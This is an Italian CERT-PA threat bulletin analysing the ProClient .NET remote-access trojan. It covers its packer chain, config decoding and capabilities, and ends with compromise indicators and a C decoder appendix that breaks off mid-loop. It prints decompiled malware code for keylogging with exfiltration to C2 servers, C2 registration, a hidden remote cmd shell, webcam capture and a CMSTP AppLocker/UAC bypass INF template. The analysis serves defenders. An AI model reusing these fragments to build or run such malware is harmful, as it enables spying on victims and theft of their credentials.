Bollettino:

Il RAT ProClient

ID: CERT-PA-B001-200227 Data: 28/02/2020

AVVERTENZE

Il documento ha lo scopo di fornire il quadro di riferimento degli scenari di minaccia rilevati dal CERT-PA, al fine di consentire tempestive valutazioni di impatto sui propri sistemi informativi e implementare le opportune misure di contrasto/contenimento dei rischi correlati.

Il CERT-PA, nell'erogare questo servizio al meglio delle proprie possibilità, si avvale di propri fornitori e di fonti pubbliche disponibili in Rete, individuati e selezionati tra i più autorevoli organismi di sicurezza, aziende specializzate e fornitori di tecnologie, al fine di garantire alla comunità di riferimento – con la massima accuratezza, affidabilità e tempestività possibile – le informazioni utili per la prevenzione e la gestione degli incidenti di sicurezza informatica.

Non è consentito far uso di queste informazioni per finalità differenti da quelle sopra indicate.


La presenza di riferimenti che vengono effettuati mediante l'utilizzo di collegamenti ipertestuali (link) non costituisce una raccomandazione del CERT-PA verso il soggetto richiamato, ma unicamente uno strumento per facilitare il rapido recupero di informazioni utili.

Indice

Sommario

Nel corso del mese di febbraio 2020 il CERT-PA ha rilevato un RAT scritto in .NET, battezzato *ProClient*[1], con funzionalità avanzate per lo **spionaggio** ed il **controllo** della vittima, nonchè per il **furto di credenziali**.

La struttura del malware si è rilevata piuttosto semplice, favorendone il reverse engineering. Nel campione rilevato, il payload finale – una DLL contenente *ProClient* - è protetto da **una serie di packer** (tra cui *CyaX*, già discusso in un bollettino precedente), l'ultimo dei quali ha anche il compito di **eseguire il metodo entry-point passandogli la configurazione**.



1 Dal nome di alcuni namespace presenti all'interno.

I packer

Il malware *ProClient* è contenuto dentro quattro packer, l'ultimo dei quali ha il compito non solo di eseguirlo (essendo *ProClient* una libreria) ma anche di passargli la configurazione.

Allegato malevolo e primo stadio

L'e-mail analizzata contiene in allegato un archivio GZIP di nome *2020_02_Cresta_RFQ,xls.gz* al cui interno è presente un'eseguibile denominato *2020_02_Cresta_RFQ,xls.exe*.




Illustration 1: Risorse dell'allegato malevolo

Una veloce pre-analisi dell'eseguibile rileva che **è scritto in .NET** e che tra le sue risorse si trovano **un payload PE non cifrato** ed un'immagine sospetta di codificare altri dati. Questo primo packer non sembra quindi presentare nessuna difficoltà, per conferma è possibile dare una rapida occhiata al codice[2] rilevando che si tratta di un'applicazione *WinForms* e confermando che il PE (**anch'esso un'assembly .NET**) rilevato all'interno della risorsa è caricato senza alcuna modifica.

Ilustration 2: Immagine codificante dati

2 Ad esempio con uno strumento come *dnSpy*.

Una volta caricato l'assembly, l'esecuzione passa al metodo `MemoryAllocator.Allocate.SetFiles` con input il nome della risorsa che contiene l'immagine sospetta.

```
//Chiamato da WinForms
public bool nOXCDZNJgjbqXuTWZmpVsvsEvsXTVYrEwe()
{
    cHbzzOhUK.GIkeyIEXJpkAooBCwWqrOXVkiiEBlGAonC();
    ProjectData.EndApp();
    return false;
}

[...]

//Metodo cHbzzOhUK.GIkeyIEXJpkAooBCwWqrOXVkiiEBlGAonC
Assembly assembly = Assembly.Load(teJy.LXDakJaIOaSXKluwWT);
Type type = assembly.GetType("MemoryAllocator.Allocate");
MethodInfo method = type.GetMethod("SetFiles");
Interaction.CallByName(method, "Invoke", CallType.Get, ...);

[...]

//Implementazione della proprietà  teJy.LXDakJaIOaSXKluwWT
internal static byte[] LXDakJaIOaSXKluwWT
{
   get
   {

object @object = teJy.BtRWwbpsstXt.GetObject("MemoryAllocator2", teJy.gVjWlfUmbluhRpLPNZ);
      return (byte[])@object;
   }
}
```

Codice di caricamento ed esecuzione del secondo stadio

Come sarà mostrato, il secondo stadio contiene un'unica classe (e quindi un unico namespace) con all'interno un'esigua quantità di metodi non offuscati.
Risulta, quindi, semplice continuare l'analisi dell'infezione anche senza la previa analisi del primo stadio.

Secondo stadio

Questo stadio è a sua volta un assembly .NET, nello specifico è una DLL, che non contiene risorse di per sé. Tuttavia, essendo caricato nel contesto del primo stadio, esso ha accesso a tutte le sue risorse.

Leggendo il codice dell'entry-point è di immediata evidenza che questo stadio ha il compito di estrarre un altro payload .NET dall'immagine sospetta vista sopra.
Si potrebbe parlare di "steganografia", tuttavia sarebbe l'etimologia stessa della parola a contraddirlo in quanto è chiaro che non vi è nessun tentativo di *nascondere* i dati.

```
public static void SetFiles(string e4)
{
   Bitmap adaqe12 = Allocate.f2f234(e4);

byte[] rawAssembly = Allocate.sae213131231(Allocate.sdaqw2312312313231(adaqe
12));
   Assembly assembly = Assembly.Load(rawAssembly);
   MethodInfo entryPoint = assembly.EntryPoint;
   Interaction.CallByName(entryPoint, "Invoke", CallType.Method, new object[2]);
}
```

Codice del secondo stadio per la decodifica ed esecuzione del terzo stadio

L'algoritmo di decodifica è piuttosto semplice (un programma in C per la decodifica è allegato in appendice) e può essere facilmente ricostruito dal codice dei metodi sdaqw2312312313231 e sae213131231:
Il primo scorre l'immagine **per colonne** e colleziona il valore **RGB** (in questo ordine) dei pixel con valore **diverso da #00000000**, ottenendo un array di byte.
Il secondo metodo effettua uno **xor sull'array** usando i **primi 16 bytes (poi scartati)** come chiave.

Il risultato è l'assembly .NET del terzo stadio. Questo viene invocato dall'entry-point, permettendo di continuare l'analisi senza preoccuparsi di eventuali dipendenze dal secondo stadio.

Terzo Stadio (CyaX)

Da una pre-analisi è possibile riconoscere subito il packer CyaX dal nome delle risorse presenti nel PE. Questo packer è già stato analizzato in un precedente bollettino (a cui si rimanda per gli strumenti necessari all'estrazione del payload).
In breve, questo packer può essere configurato per effettuare controlli **anti VM**, **anti SB**, **scaricare** file aggiunti, creare un task per la sua **esecuzione all'avvio** di Windows e lanciare il payload direttamente o tramite **process hollowing**.




Illustration 3: Risorse di CyaX

Il codice di CyaX è estremamente semplice, un semplice metodo per ottenere il payload (il quarto stadio in questo caso) è quello di impostare un breakpoint nell'entry-point. Infatti il payload in chiaro è contenuto in un **campo statico della classe** `x`, ed è quindi decodificato **automaticamente** al momento del caricamento di quest'ultima. Ispezionando il suddetto campo è possibile salvare il payload su un file.

```
static X()
{
   X.dpass = "Naknqnzinqoata";
   X.PayLoad = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("AJbT"), X.dpass));
   [...]
}
```

Decodifica del payload (Quarto stadio) di CyaX

Indipendentemente dal modo in cui è invocato il payload, il controllo passa al suo entry-point – facilitando l'analisi.

Quarto stadio

Anche in questo caso una pre-analisi delle risorse rileva già molte informazioni, ci si accorge infatti che è presente un'immagine che contiene palesemente dei dati.




Illustration 4: Immagine codificante il payload finale

Posto sotto analisi manuale, questo stadio si rileva facente uso di WinForms. Essendo presente un'unica classe Form è stato piuttosto semplice trovare il codice di decodifica.

Nel campione analizzato il metodo ha come nome `ResourceLoader` e settando un breakpoint è possibile recuperare il modulo .NET in chiaro.

Un caratteristica curiosa di questo stadio è che il valore di espressioni e costanti è calcolato tramite metodi solitamente usati per il late-binding e l'accesso dinamico agli oggetti.

Ad esempio, il valore 1 è calcolato con il codice:

```
Conversions.ToInteger(NewLateBinding.LateIndexGet(wTQIRLxTbfZDaQBqybTM.hilVJjIloWzPWhwskcBq, new object[]{0}, null))
```

che è l'equivalente di `wTQIRLxTbfZDaQBqybTM.hilVJjIloWzPWhwskcBq[0]`, dove l'elemento accesso ha, appunto, valore 1.
Questo comporta una maggiore difficoltà della lettura del codice ma un analista esperto, può agevolmente convertire il codice al volo.

```
public byte[] ResourceLoader(string BPLE7hM15qCGu4RxzPph)
```

```
{

ResourceManager resourceManager = new ResourceManager(BPLE7hM15qCGu4RxzPph,
            Assembly.GetExecutingAssembly());


    return this.DhxFhvEvVpJivemwRhdH(this.QF3KRLupxRcZb9zl9Ta2(
            (Bitmap)resourceManager.GetObject(BPLE7hM15qCGu4RxzPph),

this.GrCsswwa6WKLta2zjnMc((int[])wTQIRLxTbfZDaQBqybTM.kTlIINfFSaaLiNTEvgQH)
    ));
}
```

Codice per la decodifica del payload finale

Analizzando il codice del metodo, si osserva che l'immagine è decodificata in modo analogo a quanto fatto nel secondo stadio ma il passo dello XOR finale è sostituito da un algoritmo che sembra RC4, la chiave contenuta nel campo wTQIRLxTbfZDaQBqybTM.kTlIINfFSaaLiNTEvgQH.

Una volta decodifcato l'assembly .NET finale, il packer ha il compito di lanciarlo e passargli la configurazione (in forma "cifrata"). Questo è fatto nel seguente metodo (invocato al caricamento del form) che è stato adattato per l'inserimento in questo bollettino.

```
private void LGjTjzudghtB9dSVD04o()
{
    byte[] payload = this.ResourceLoader("RSX");
    Assembly.Load(payload)
                .GetType("LX05avAH.GRUmOmpc")
                .GetMethod("HpnXDF5T")
                .Invoke(null, new object[] {
                    "|%*%|203B3A5D54205B1B121F5949313122534C662E5F5E|%*%|" +
                    "312A62051F2D46571558545729|%*%|62707558|%*%|3E24215B4D74|%*%|" +
                    "61797E5C5A155C450E1959|%*%|1528201F1F|%*%|1D060229|%*%|1D0602" +
                    "29|%*%|1528201F1F|%*%|1528201F1F|%*%|1528201F1F|%*%|1528201F1F" +
                    "|%*%|1528201F1F|%*%|1528201F1F|%*%|1528201F1F|%*%|073B3909|%*%|" +
                    "52660504|%*%|USILlzCwXBSrQ1Vb|%*%|62973576|%*%|
```

```
U72t6bIXtKRzHJkl|%*%|" +
                    "85372641|%*%|58405650|%*%|mmm777|%*%| "
                    .Replace(" ", "")
        });
}
```

Codice di caricamento ed esecuzione del payload finale

Si può notare come il metodo del payload finale che fa da **entry-point sia chiamato** `LX05avAH.GRUmOmpc. HpnXDF5T` e che questo, insieme a quella che si rileverà **una stringa di configurazione**, siano hardcodati nel codice del packer.

Una volta raccolte queste informazioni è possibile effettuare l'analisi del payload finale (*ProClient*) senza la necessità di avere il quarto stadio.

Il RAT ProClient

L'ultimo packer dell'eseguibile contiene il vero e proprio malware.

Il codice all'interno dell'EntyPoint ha il compito di effettuare varie azioni malevole.

Decodifica delle impostazioni

Il malware utilizza un algoritmo di cifratura non standard, descritto in appendice, per recuperare le varie impostazioni (c&c contattati, id botnet, controlli anti analisi, ecc.).

```
Main.PrimaryC2 = ConfigEncryption.DecryptConfigString("pSILlzC56gv78DTV6
4HM03XdsRtAHJklNNL94gD8hIi9FwLiiVlr", array[1]);
Main.SecondaryC2 = ConfigEncryption.DecryptConfigString("pSILlzC56gv78DT
V64HM03XdsRtAHJklNNL94gD8hIi9FwLiiVlr", array[2]);
Main.C2Port = Conversions.ToString(Conversions.ToInteger(ConfigEncryptio
n.DecryptConfigString("pSILlzC56gv78DTV64HM03XdsRtAHJklNNL94gD8hIi9FwLii
Vlr", array[3])));
```

Esempio di codice utilizzato per decifrare c&c e porta in ascolto

Controlli anti analisi

Il malware effettua dei controlli sulla macchina su cui è eseguito in modo da prevenire azioni di analisi, debugging, ecc. come si evince dalla parte di codice di seguito riportata.

```
[...]

if (Main.AntiVM & AntiRE.CheckIfVM())
{
  Environment.Exit(0);
}
if (Main.AntiSB & AntiRE.CheckIfSB())
{
  Environment.Exit(0);
}
if (Main.AntiAnalysis & AntiRE.CheckIfUnderAnalysis())
{
  Environment.Exit(0);
}
```

Controlli anti analisi effettuati dal malware

Nello specifico, i controlli effettuati sono quelli usualmente trovati nei malware (controllo del nome della scheda video utilizzata e/o del disco, le dll caricate, il nome di alcuni specifici processi in esecuzione e il nome dell'eseguibile).

Avvio del codice malevolo

Al termine dei suddetti controlli, verrà avviata la parte malevola del software

```
[...]

new Thread(new ThreadStart(Main.KeyloggerThread))
{
  Name = "KCapture",
  IsBackground = true
}.Start();

Info.GetMACAddress();
Main.c2BinFormatter.Binder = new RATTypeBinder();
Main.RegisterWithC2();

[...]
```

Avvio del keylogger

che è costituita da una prima parte di **keylogging** come si evince dal seguente estratto

```
[...]

Main.KeyloggerData += text;
if (text != null)
{
  Main.WriteToLog(text);
  try
  {
    if (Main.SendKeyloggerDataToC2)
    {
      Main.SendToC2("Keylogs|" + text.Replace("\r\n", "/\\L1N3/\\"), null);
    }
  }
  catch (Exception ex3)
  {
  }
}
```

```
[...]
```

Invio del testo digitato dalla vittima al c&c

E da una seconda parte di comunicazione con i due c&c a cui invia le informazioni sottratte dalla macchina infetta e da cui attende istruzioni arbitrarie.

Nella tabella seguente viene scelto il c&c primario in base alla risposta del PING:

```
[...]

if (!MyProject.Computer.Network.Ping(Main.PrimaryC2) && Operator
s.CompareString(Main.SecondaryC2, "NONE", false) != 0)
{
  Main.PrimaryC2 = Main.SecondaryC2;
}

[...]
```

Scelta del c&c a cui inviare i dati catturati

E successivamente invia una particolare stringa per connettersi al c&c

```
[...]

try
{
  Main.tcpClient = new TcpClient(Main.PrimaryC2, Conversions.ToInteger(Main.C2Port
));
  string text = "|";
  Main.SendToC2("Connect" + text + Main.BotNetID + text + RegionInfo.CurrentRegio
n.TwoLetterISORegionName + text + Info.GetID() + text + MyProject.Computer.Name
+ text + Info.GetOSAndArchitecture() + text + Info.GetStringIsInVM() + text + "4.8"
+ text + Info.IsAdmin() + text + Info.GetDesktopOrLaptop() + text + Main.MACAddre
ss, null);
  Main.tcpClient.GetStream().BeginRead(new byte[1], 0, 0, new AsyncCallback(Main.
HandleC2Response), null);
  Main.RegisteredWithC2 = true;
  Main.DisconnectedFromC2 = false;
  continue;
}

[...]
```

Registrazione della vittima nella botnet

al quale fornisce una serie di parametri, in modo da instaurare la connessione, come l'id della botnet, Sistema Operativo e architettura della macchina infetta, le prime due lettere della Lingua utilizzata dal sistema operativo, il MAC-Address ed altre informazioni.

Funzionalità e comandi impartiti dal c&c

Oltre alla funzione di keylogger, il malware resta in attesa di comandi inviati dal c&c.

Di seguito un elenco delle funzionalità più interessanti.

Esfiltrazione del contenuto degli appunti (*clipboard*)

Il malware è in grado di trafugare il contenuto degli appunti e, qualora rilevasse la presenza di un percorso di un file o di un'immagine, inviarne il contenuto.

```
if (Operators.CompareString(text, "#C03", false) != 0)
{
   Thread thread = new Thread(new ThreadStart(ClipboardMonitorClass.GetClipboard)
);
   thread.IsBackground = true;
   thread.SetApartmentState(ApartmentState.STA);
   thread.Start();
}
if (Operators.CompareString(text, "#C01", false) != 0)
{
   if (Main.ClipboardMonitorClass == null)
   {
      Main.ClipboardMonitorClass = new ClipboardMonitorClass(Conversions.ToBoolea
n(array[1]), Conversions.ToBoolean(array[2]), Conversions.ToBoolean(array[3]));
   }
   Main.ClipboardMonitorClass.StartMonitor();
}
```

Sottrazione del contenuto degli appunti

Utilizzo del browser da remoto

Tra le particolarità del malware vi si trova anche la possibilità, da parte dell'attaccante, di lanciare un'istanza del browser della vittima avendo cura di settarne la posizione in modo da farlo apparire fuori dallo schermo come si deduce dal seguente estratto di codice:

```
public void SetRemoteBrowserSize(int width, int height)
```

```
{
   Win32.SetWindowPos(RemoteBrowserClient.foundHandle, (IntPtr)1, 10000, 10000,
width, height, 64U);
}
```

Riposizionamento del browser fuori dallo schermo

Un volta lanciata l'istanza del browser essa è controllabile da remoto mediante invio di comandi per l'utilizzo di mouse e tastiera e per la ricezione del contenuto della finestra aperta. Lo scopo di questa operazione sarà quello di impersonare l'utente tramite le sessioni aperte di social network, home banking, ecc.

Accesso remoto


Il malware permette, inoltre, l'accesso al computer della vittima da remoto inviando il contenuto di ciò che la vittima sta visualizzando in quel momento e controllando mouse e tastiera.

```
this.RUHNeCu9 = this.GetDecoder(ImageFormat.Jpeg);
this.encoderQualityType = Encoder.Quality;
this.encParams = new EncoderParameters(1);
this.encParamQuality = new EncoderParameter(this.encoderQualityType, this.encoder
DesktopQuality);
this.mainConnectionIndex = connIndex;
this.mainConnection = tcpClientFactory(connIndex);
this.formatter = formatter;
this.decryptKey = decryptKey;
this.screenCapturer = new ScreenCapturer();
this.screenCapturer.GetFrameImage = new GetFrameImageDelegate(this.onScreenFr
ame);
```

Codice per lo streaming del contenuto del Desktop

Gestione dei processi da remoto

Il RAT dispone, inoltre, di un proprio *Process Manager* controllabile da remoto in modo da poter avviare, stoppare ed enumerare i processi attivi sulla macchina della vittima.



Shell remota

Un'altra funzionalità è quella di avviare un'istanza del CMD come amministratore, permettendo all'attaccante di avere una shell controllabile da remoto in tempo reale.

```
public static void ShellStarter()
{
        RemoteShell.shellProcess = new Process();
        Process process = RemoteShell.shellProcess;
        process.StartInfo.FileName = "cmd";
        process.StartInfo.Verb = "runas";
        process.StartInfo.Arguments = null;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.RedirectStandardInput = true;
        RemoteShell.shellProcess.Start();
        RemoteShell.outputToC2Thread = new Thread(new ThreadStart(RemoteShell.
SendShellOutputToC2))
        {
           IsBackground = true
        };
        RemoteShell.outputToC2Thread.Start();
        RemoteShell.IsRunning = true;
        Main.SendToC2("CMD|" + Application.StartupPath + ">", null);
}
```

Codice per avviare una shell remota

Accensione e spegnimento del monitor

In aggiunta alle precedenti funzionalità vi si trova anche la possibilità, da parte degli attaccanti, di accendere e spegnere il monitor della vittima.

```
public static void TurnOff()
{
        ScreenMonitor.SendMessage((IntPtr)65535, 274, 61808, 2);
}

      // Token: 0x0600025A RID: 602 RVA: 0x000034A6 File Offset: 0x000016A6
public static void TurnOn()
{
        ScreenMonitor.SendMessage((IntPtr)65535, 274, 61808, -1);
}
```

Codice per accendere/spegnere il monitor

Accesso alla webcam

Tra le funzionalità più invasive emerge quella di accesso alla webcam che permette agli attaccanti di spiare la vittima in ogni suo momento.

```
public void CaptureVideo(string deviceName)
{
   this.x5aCRAUw = true;
   try
   {
      IBaseFilter filterByDevice = this.GetFilterByDevice(deviceName);
      this.Init();
      DsError.ThrowExceptionForHR(this.CaptureBuilder.SetFiltergraph(this.GraphBuild
er));
      DsError.ThrowExceptionForHR(this.GraphBuilder.AddFilter(filterByDevice, "Video
Capture"));
      this.1PLCxgNP();
      this.cOOsSac2(this.CaptureBuilder, filterByDevice, this.LrOd1Z4C, this.S0wGt2w
D, this.9vOdFBb3);
      IPin pin = DsFindPin.ByDirection(filterByDevice, PinDirection.Output, 0);
      IPin pin2 = DsFindPin.ByDirection((IBaseFilter)this.5gxPIIye, PinDirection.Input, 0)
;
      this.GraphBuilder.Connect(pin, pin2);
      Marshal.ReleaseComObject(pin);
      Marshal.ReleaseComObject(pin2);
      this.5gxPIIye.SetCallback(this, 1);
      this.CaptureBuilder.RenderStream(PinCategory.Preview, MediaType.Video, filterB
yDevice, null, null);
      Marshal.ReleaseComObject(filterByDevice);
      this.jPnkg9nt();
      this.9hRf4Tnu = new DsROTEntry(this.GraphBuilder);
      this.VideoWindow.put_Visible(OABool.False);
      this.HideVideoWindow();
      DsError.ThrowExceptionForHR(this.MediaControl.Run());
      this.4z7iaCEn = CameraManager.M9mO35DD.F6uoGLEi;
   }
   catch (Exception ex)
   {
      this.ChangeCaptureState(false);
   }
}
```

Codice utilizzato per l'accesso abusivo alla webcam

Download e upload di file

Altra funzionalità del RAT è quella di permettere agli attori criminali di effettuare il download e l'upload di file verso/da la vittima permettendo, così, l'esfiltrazione di dati sensibili o l'esecuzione di ulteriori processi malevoli.

File manager remoto

Il software malevolo consente, inoltre, l'esplorazione, da parte degli attaccanti, di file ritenuti interessanti col conseguente trasferimento dal pc della vittima al c&c.

Accesso al registro di sistema

Il RAT offre, inoltre, la possibilità di esplorare il registro di sistema della macchina infetta al fine di trafugare informazioni ritenute interessanti.

Accesso al microfono e controllo del volume

Un'altra funzionalità degna di nota è senza dubbio quella di permettere ai criminali di accedere, in tempo reale, al microfono del pc della vittima in modo da spiare eventuali conversazioni.

Furto di credenziali

Come la maggior parte dei RAT, anche in questo caso è prevista una funzionalità che permette l'esfiltrazione di credenziali dei seguenti software:

- Edge;
- Chrome;
- Outlook;
- Chromium;
- FoxMail;
- Pidgin (IM);
- Proxifier;
- Firefox;
- IceDragon;
- Opera;
- Brave;
- Yandex;
- Discord;

Exploit CMSTP

Per superare alcune restrizioni presenti sull'account della vittima il Malware fa uso di un noto attacco descritto anche dal MITRE (https://attack.mitre.org/techniques/T1191)

```
// Token: 0x06000042 RID: 66 RVA: 0x00002F0A File Offset: 0x0000110A
public static void RestartAsAdminIfElevated()
{
    if (ProcessUtil.AfterXP())
    {
        if (ProcessUtil.GetCurProcessLinkedToken() == Win32.44vj4tCj.a3tarGTB || !ProcessUtil.CurrentProcessHasRestrictions())
        {
            ProcessUtil.ForkAsAdmin();
            Environment.Exit(0);
            return;
        }
    }
    else
    {
        ProcessUtil.IsAdmin();
    }
}
```

```
// Token: 0x06000043 RID: 67 RVA: 0x0000BFA8 File Offset: 0x0000A1A8
public static void RunBypassingAppLockerWithCMSTP(string LOlCsegD)
{
    checked
    {
        if (!new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
        {
            try
            {
                DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Temp"));
                if (!directoryInfo.Exists)
                {
                    directoryInfo.Create();
                }
                FileInfo fileInfo = new FileInfo(Path.Combine(directoryInfo.FullName, "CMSTP.inf"));
                string value = "\r\n        [version]\r\n        Signature=$chicago$\r\n        AdvancedINF=2.5\r\n        [DefaultInstall]\r\n
                  CustomDestination=CustInstDestSectionAllUsers\r\n        RunPreSetupCommands=RunPreSetupCommandsSection\r\n        [RunPreSetupCommandsSection]\r\n        powershell.exe
                  \"Start-Process '" + LOlCsegD + "' -Verb RunAs\"\r\n        taskkill /IM cmstp.exe /F\r\n        [CustInstDestSectionAllUsers]\r\n        49000,49001=AllUser_LDIDSection, 7\r
                  \n        [AllUser_LDIDSection]\r\n        \"HKLM\", \"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE\", \"ProfileInstallPath\", \"%UnexpectedError%\",
                  \"\"\r\n        [Strings]\r\n        ServiceName=\"CMMGR32\"\r\n        ShortSvcName=\"CMMGR32\"";
                using (FileStream fileStream = fileInfo.Create())
                {
                    using (BinaryWriter binaryWriter = new BinaryWriter(fileStream, Encoding.ASCII))
                    {
                        binaryWriter.Write(value);
                        fileStream.Flush();
                    }
                }
```

Indicatori di compromissione

Domini

- srv1.cn-uinquetex.com
- bc.iensar.com

MD5

- b139021611bbd7b5260b01ff39825e06
- acea0de197c9dc33ead49fb3ee74c75d

SHA1

- 48b32a1eb417495f27cacecc6850d8bd40f9e6c7
- 2cb791373c7be82d0cae6190704df9a4504e2c83

SHA256

- ff9d6a35aeeb1207104071c683edede7ac571d515bef53b174d736ae8a2db3cf
- 8f4a84541272fb3e27b37c5a03840e634aa4cafb6e48bd5a8540e8f40db248ce

Appendice A

Codice C per la decodifica del terzo stadio.

```
/* Download lodepng from https://github.com/lvandeve/lodepng */
#include "lodepng.h"
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char* argv[])
{
    if (argc != 3)
        return fprintf(stderr, "Usage: dec INPUT OUTPUT\n"), 1;

    unsigned int error;
    unsigned char* px = NULL;
    unsigned int w, h;
    unsigned int c = 0;
    unsigned int len = NULL;

    error = lodepng_decode32_file(&px, &w, &h, argv[1]);
    if (error)
        return fprintf(stderr, "Error %u: %s\n", error, lodepng_error_text(error)), 2;

    unsigned char* buff = malloc(w*h*3);
    unsigned char* ptr = buff;

    for (unsigned int x = 0; x < w; x++)
        for (unsigned int y = 0; y < h; y++)
        {
            unsigned char* cp = px + (y*w + x)*4;

            if (cp[3] != 0 || cp[2] != 0 || cp[1] != 0 || cp[0] != 0)
            {
              *ptr++ = cp[0];
              *ptr++ = cp[1];
